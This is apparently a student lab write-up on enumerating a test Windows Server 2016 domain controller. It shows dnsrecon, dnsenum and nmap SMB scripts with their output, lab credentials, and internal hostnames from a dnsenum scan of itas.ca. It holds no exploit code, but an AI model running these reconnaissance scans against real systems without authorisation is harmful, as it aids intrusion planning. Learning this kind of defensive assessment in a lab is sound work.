Table of Contents


Introduction

Windows services really should not be accessible from outside the hierarchy of trusted forests. Any random order of bits can come into your network and if you let that continue eventually your network will think this random order of bits was actually an official administrator with legitimate login privileges. Firewalls and patches are the focus of this week's experiments and if you have no firewalls or patches you may as well place your passwords as adwords.

Part 1 - DNS Enumeration

dnsrecon

Windows will hand out SRV records for free even for clients that aren't part of the domain. The numbers to the right appear to be port numbers so an nmap scan could reveal that ports 88, 389, 464, and 3268 are open.




```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ dnsrecon -d one.two -n 10.10.10.10
[*] std: Performing General Enumeration against: one.two...
[-] All nameservers failed to answer the DNSSEC query for one.two
[*]      SOA win-oiad2bn5t41.one.two 10.10.10.10
[*]      NS win-oiad2bn5t41.one.two 10.10.10.10
[*]      A one.two 10.10.10.10
[*] Enumerating SRV Records
[+]      SRV _gc._tcp.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 3268
[+]      SRV _kerberos._tcp.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 88
[+]      SRV _ldap._tcp.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 389
[+]      SRV _kerberos._udp.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 88
[+]      SRV _kerberos._tcp.dc._msdcs.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 88
[+]      SRV _ldap._tcp.gc._msdcs.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 3268
[+]      SRV _ldap._tcp.dc._msdcs.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 389
[+]      SRV _kpasswd._tcp.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 464
[+]      SRV _ldap._tcp.pdc._msdcs.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 389
[+]      SRV _kpasswd._udp.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 464
[+]      SRV _ldap._tcp.ForestDNSZones.one.two WIN-OIAD2BN5T41.one.two 10.10.10.10 389
[+] 11 Records Found
```

Figure 1: DNS Records for Test Domain

dnsenum


Aside from the computer name of the DNS server absolutely no extra information was gained.



```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo dnsenum one.two --dnsserver 10.10.10.10
[sudo] password for kali:
dnsenum VERSION:1.2.6

-----   one.two   -----


Host's addresses:
__________________

one.two.                                 600      IN    A        10.10.10.10


Name Servers:
______________

win-oiad2bn5t41.one.two.                 1200     IN    A        10.10.10.10


Mail (MX) Servers:
___________________



Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: win-oiad2bn5t41.one.two at /usr/bin/dnsenum line 900.

Trying Zone Transfer for one.two on win-oiad2bn5t41.one.two ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________



one.two class C netranges:
___________________________



Performing reverse lookup on 0 ip addresses:
_____________________________________________


0 results out of 0 IP addresses.
```

Figure 2: dnsenum Results

Using dnsenum against itas.ca was much more useful and if I ever forget how to access my infrastructure this query will let me know both the name and IP address.



```
┌──(kali㉿kali)-[~]
└─$ dnsenum itas.ca | grep 12
AXFR record query failed: REFUSED
aspmx.l.google.com.                     109      IN    A        74.125.142.27
esxi12.itas.ca.                         604800   IN    A        10.104.143.12
rt-yr2.itas.ca.                         604800   IN    A        10.104.192.212
sw-112.itas.ca.                         604800   IN    A        10.104.142.207
vcenter12.itas.ca.                      604800   IN    A        10.104.143.37
```

Figure 3: dnsenum Scan Against itas.ca


Part 2

Initial nmap Scans

smb-os-discovery

nmap 10.10.10.10 --script /usr/share/nmap/scripts/smb-os-discovery.nse

Using this scan we can explicitly find the OS version including the 14393 version number. Now that we know this we can try some specific exploits against this.




```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap 10.10.10.10 --script /usr/share/nmap/scripts/smb-os-discovery.nse
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 14:02 EST
Nmap scan report for 10.10.10.10
Host is up (0.00032s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:0C:29:A9:6F:09 (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
|   Computer name: WIN-OIAD2BN5T41
|   NetBIOS computer name: WIN-OIAD2BN5T41\x00
|   Domain name: one.two
|   Forest name: one.two
|   FQDN: WIN-OIAD2BN5T41.one.two
|_  System time: 2023-01-30T11:03:00-08:00

Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds
```

Figure 4: smb-os-discovery Scan Results

smb-enum-shares

sudo nmap 10.10.10.10 -sS -script smb-enum-shares.nse --script-args smbusername=user1,smbpassword=Password01

This scan only found the Test Share share after configuring it for Advanced Sharing not regular Sharing.




```
Host script results:
| smb-enum-shares:
|   account_used: user1
|   \\10.10.10.10\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.10.10\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.10.10\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\10.10.10.10\NETLOGON:
|     Type: STYPE_DISKTREE
|     Comment: Logon server share
|     Anonymous access: <none>
|     Current user access: READ
|   \\10.10.10.10\SYSVOL:
|     Type: STYPE_DISKTREE
|     Comment: Logon server share
|     Anonymous access: <none>
|     Current user access: READ
|   \\10.10.10.10\Test Share:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
|   \\10.10.10.10\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ
```

Figure 5: smb-enum-share Scan Results

smb-enum-users

sudo nmap 10.10.10.10 -sS --script /usr/share/nmap/scripts/smb-enum-users.nse --script-args smbusername=user1,smbpassword=Password01




```
Host script results:
| smb-enum-users:
|   ONE\DefaultAccount (RID: 503)
|     Description: A user account managed by the system.
|     Flags:       Password not required, Normal user account, Password does not expire, Account disabled
|   ONE\Guest (RID: 501)
|     Description: Built-in account for guest access to the computer/domain
|     Flags:       Password not required, Normal user account, Password does not expire, Account disabled
|   ONE\krbtgt (RID: 502)
|     Description: Key Distribution Center Service Account
|     Flags:       Normal user account, Account disabled
|   ONE\secret (RID: 500)
|     Description: Definitely NOT the built-in account for administering the computer/domain
|     Flags:       Normal user account, Password does not expire
|   ONE\user1 (RID: 1103)
|     Full name:   user 1
|_    Flags:       Normal user account, Password does not expire
```

Figure 6: smb-enum-users Scan Result

It turns out that renaming the Administrator account doesn't really work as a security measure since the RID of the account is always 500 anyways.

nbtstat

sudo nmap --script nbstat.nse 10.10.10.10




```
Host script results:
| nbstat: NetBIOS name: WIN-OIAD2BN5T41, NetBIOS user: <unknown>, NetBIOS MAC: 000c29a96f09 (VMware)
| Names:
|   WIN-OIAD2BN5T41<00>  Flags: <unique><active>
|   ONE<00>              Flags: <group><active>
|   ONE<1c>              Flags: <group><active>
|   WIN-OIAD2BN5T41<20>  Flags: <unique><active>
|   ONE<1b>              Flags: <unique><active>
|   ONE<1e>              Flags: <group><active>
|   ONE<1d>              Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

Figure 7: nbstat Scan Results

This scan would probably be more useful if the domain had more than one computer connected to it.

vulscan

nmap --script vulscan/vulscan.nse --script-args vulscandb=cve.csv -sV 10.10.10.10 -p 445 -Pn



